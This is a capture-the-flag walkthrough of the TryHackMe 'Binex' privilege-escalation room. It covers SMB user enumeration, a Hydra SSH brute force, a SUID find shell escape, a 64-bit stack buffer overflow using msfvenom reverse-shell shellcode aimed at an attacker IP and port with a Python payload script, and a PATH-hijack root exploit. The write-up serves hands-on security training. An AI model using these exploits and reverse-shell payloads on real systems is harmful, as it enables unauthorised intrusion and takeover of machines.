
TryHackMe – Binex

(Escalate your privileges by exploiting vulnerable binaries.)

https://tryhackme.com/room/binex

[Task 1] Gain initial access


First I did a Nmap scan on the target with **nmap -sS <IP>**



```
PORT    STATE SERVICE      REASON
22/tcp  open  ssh          syn-ack ttl 63
139/tcp open  netbios-ssn  syn-ack ttl 63
445/tcp open  microsoft-ds syn-ack ttl 63
```

With the information from the hint (*RID range 1000-1003*) I used the enum4linux script to find out the user.

./enum4linux.pl -R 1000-1003 <IP>



```
 ==============================================================
|    Users on 10.10.202.64 via RID cycling (RIDS: 1000-1003)    |
 ==============================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2007993849-1719925537-2372789573
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kel (Local User)
S-1-22-1-1001 Unix User\des (Local User)
S-1-22-1-1002 Unix User[redacted](Local User)
S-1-22-1-1003 Unix User\noentry (Local User)
```

After that you can use Hydra to brute force the SSH password for this user with the rockyou.txt wordlist.


hydra -l <user> -P /usr/share/wordlist/rockyou.txt -t 4 <IP> ssh -vV

It takes a few minutes but you will get the password for the SSH service.

[Task 2] SUID :: Binary 1

For this task you can either use a script like linPEAS or manually search for SUID files with


find / -type f -perm -u=s -exec ls -ldb {} \; 2>/dev/null



```
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18448 Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 149080 Oct 10  2019 /usr/bin/sudo
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwsr-sr-x 1 des des 238080 Nov  5  2017 /usr/bin/find
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-sr-x 1 daemon daemon 51464 Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 22520 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
```

There we can see the owner of /usr/bin/*find* is the user *des* and the SUID bit is set. Now we can search for privilege escalation for the find command. (https://gtfobins.github.io/gtfobins/find/)

With the information from gtfobins let’s execute this command:
./find . -exec /bin/sh -p \; -quit




```
tryhackme@THM_exploit:/usr/bin$ ./find . -exec /bin/sh -p \; -quit
$ whoami
des
```

After execution you get a shell with permissions from user des. From there you have access to the directory */home/des/* where you find *flag.txt* and the SSH credentials for user *des.*

[Task 3] Buffer Overflow :: Binary 2

In the home directory from user *des* you can find the following files:




```
des@THM_exploit:~$ ls -l
total 20
-rwsr-xr-x 1 kel  kel   8600 Jan 17 13:20 bof
-rw-r--r-- 1 root root  335 Jan 17 13:19 bof64.c
-r-x------ 1 des  des   237 Jan 17 13:03 flag.txt
```

There is an executable file called *bof* with the SUID bit and the owner *kel* and the source code in *bof.c*. So the task is to exploit a buffer overflow. (For more information on buffer overflow take a look here: https://medium.com/@buff3r/basic-buffer-overflow-on-64-bit-architecture-3fb74bab3558)

We can use GDB to analyze registers of the application. So first run **gdb bof**

The application asks you to input a string (“Enter some string”). So try out a long input to crash the program e.g. 1000 x “A”. You can do this in GDB with the following command:


run < <(python -c ‘print(“A”*1000)’)



```
(gdb) run < <(python -c 'print("A"*1000)')
Starting program: /home/des/bof < <(python -c 'print("A"*1000)')
Enter some string:

Program received signal SIGSEGV, Segmentation fault.
0x000055555555484e in foo ()
(gdb) info register
rax            0x0      0
rbx            0x3e9    1001
rcx            0x0      0
rdx            0x0      0
rsi            0x555555554956   93824992233814
rdi            0x7ffff7dd0760   140737351845728
rbp            0x4141414141414141       0x4141414141414141
rsp            0x7fffffffe498   0x7fffffffe498
r8             0xffffffffffffffed       -19
r9             0x25e    606
r10            0x5555557564cb   93824994337995
r11            0x555555554956   93824992233814
r12            0x3e9    1001
r13            0x7fffffffe590   140737488348560
r14            0x0      0
r15            0x0      0
rip            0x55555555484e   0x55555555484e <foo+84>
eflags         0x10206  [ PF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```

After that the program crashes with a segmentation fault and we can analyze the registers. We see the rbp (base pointer) is overwritten with 0x4141… which is our input. (0x41 =”A”)


Analyze the stack with this command: **x/100x $rsp** and **x/100x $rsp-700**




```
(gdb) x/100x $rsp-700
0x7fffffffe1dc: 0x00007fff      0x00000012      0x00000000      0xf7dd0760
0x7fffffffe1ec: 0x00007fff      0x55554934      0x00005555      0xf7a64b62
0x7fffffffe1fc: 0x00007fff      0xf79e90e8      0x00007fff      0x000003e9
0x7fffffffe20c: 0x00000000      0xffffe490      0x00007fff      0x000003e9
0x7fffffffe21c: 0x00000000      0xffffe590      0x00007fff      0x55554848
0x7fffffffe22c: 0x00005555      0x41414141      0x41414141      0x41414141
0x7fffffffe23c: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe24c: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe25c: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe26c: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe27c: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe28c: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe29c: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe2ac: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe2bc: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe2cc: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe2dc: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe2ec: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe2fc: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe30c: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe31c: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe32c: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe33c: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe34c: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe35c: 0x41414141      0x41414141      0x41414141      0x41414141
```

We can see that our “A”s (0x41) are starting there. Chose an address at the beginning to where we will jump later. (e.g. 0x7fffffffe2fc)

After that we also need the offset to where we place the selected address so the program jumps to our shellcode. To get the offset you can generate a pattern with pattern_create.rb. Now run the program and paste the pattern as input.




```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A
h8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak
6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5
Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3B
f3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```




```
(gdb) run
Starting program: /home/des/bof
Enter some string:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3A
h8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al
6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0
Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8B
f3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B

Program received signal SIGSEGV, Segmentation fault.
0x000055555555484e in foo ()
(gdb)
(gdb) info register
rax            0x0      0
rbx            0x3e9    1001
rcx            0x0      0
rdx            0x0      0
rsi            0x555555554956   93824992233814
rdi            0x7ffff7dd0760   140737351845728
rbp            0x4134754133754132       0x4134754133754132
rsp            0x7fffffffe498   0x7fffffffe498
```

After that the rbp (base pointer) is overwritten with the pattern. Take the content from the rbp (4134754133754132) and calculate the offset with pattern_offset.rb.



```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1000 -q 4134754133754132
[*] Exact match at offset 608
```

Finally you need a shell code. The shellcode in the task did not worked well for me and I do not know why. ☹ So I used msfvenom to create my own shellcode with a reverse-shell.



```
kali@kali:~$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.11.3.141 LPORT=1337 -b '\x00' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 4 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=17, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor chosen with final size 119
Payload size: 119 bytes
Final size of python file: 597 bytes
buf =  b""
buf += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf += b"\xef\xff\xff\xff\x48\xbb\xd2\x2c\xd7\x67\xfb\xf4\x4a"
buf += b"\x64\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf += b"\xb8\x05\x8f\xfe\x91\xf6\x15\x0e\xd3\x72\xd8\x62\xb3"
buf += b"\x63\x02\xdd\xd0\x2c\xd2\x5e\xf1\xff\x49\xe9\x83\x64"
buf += b"\x5e\x81\x91\xe4\x10\x0e\xf8\x74\xd8\x62\x91\xf7\x14"
buf += b"\x2c\x2d\xe2\xbd\x46\xa3\xfb\x4f\x11\x24\x46\xec\x3f"
buf += b"\x62\xbc\xf1\x4b\xb0\x45\xb9\x48\x88\x9c\x4a\x37\x9a"
buf += b"\xa5\x30\x35\xac\xbc\xc3\x82\xdd\x29\xd7\x67\xfb\xf4"
buf += b"\x4a\x64"
```

I used a python script (bo.py) on the machine to calculate the lengths and create the final payload as shown here:

```
from struct import pack

nop = '\x90'

buf =  b""
buf += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf += b"\xef\xff\xff\xff\x48\xbb\xd2\x2c\xd7\x67\xfb\xf4\x4a"
buf += b"\x64\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf += b"\xb8\x05\x8f\xfe\x91\xf6\x15\x0e\xd3\x72\xd8\x62\xb3"
buf += b"\x63\x02\xdd\xd0\x2c\xd2\x5e\xf1\xff\x49\xe9\x83\x64"
buf += b"\x5e\x81\x91\xe4\x10\x0e\xf8\x74\xd8\x62\x91\xf7\x14"
buf += b"\x2c\x2d\xe2\xbd\x46\xa3\xfb\x4f\x11\x24\x46\xec\x3f"
buf += b"\x62\xbc\xf1\x4b\xb0\x45\xb9\x48\x88\x9c\x4a\x37\x9a"
buf += b"\xa5\x30\x35\xac\xbc\xc3\x82\xdd\x29\xd7\x67\xfb\xf4"
buf += b"\x4a\x64"

calculated_offset = 608
rip = 0x7fffffffe2fc
payload_len = calculated_offset + 8 #overwrite base pointer
nop_payload = 300* nop
shell_len = len(buf)
nop_len = len (nop_payload)
padding = 'A'* (payload_len - shell_len - nop_len)
payload = nop_payload + buf + padding + pack("<Q", rip)

print(payload)
```


Start a listener (nc -lp 1337) and execute bof with our payload outside of GDB like this:

./bof < <(python bo.py)

This gives me a reverse-shell with permissions of user *kel* from where we can grab his SSH credentials in his home directory and the next flag.


[Task 4] PATH Manipulation :: Binary 3

In the following you see the files from user *kel*. There is a program called exe and the source code exe.c.



```
kel@THM_exploit:~$ ls -l
total 20
-rwsr-xr-x 1 root root 8392 Jan 17 13:06 exe
-rw-r--r-- 1 root root   76 Jan 17 13:06 exe.c
-rw------- 1 kel  kel   118 Jan 17 13:33 flag.txt
kel@THM_exploit:~$ cat exe.c
#include <unistd.h>

void main()
{
        setuid(0);
        setgid(0);
        system("ps");
}
```

The program calls the system command ps. The system searches the *ps* command in the directories from the PATH variable. So we can create a file named *ps* which executes a shell. We add the path to this file at the start of the PATH variable so the system uses our created file. For more information about this take a look at this article: https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/



```
kel@THM_exploit:~$ cp /bin/sh /tmp/ps
kel@THM_exploit:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kel@THM_exploit:~$ export PATH=/tmp:$PATH
kel@THM_exploit:~$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kel@THM_exploit:~$ ./exe
# whoami
root
```

After manipulating the PATH you can run the application which executes a shell with root permissions. Now you can grab the last flag.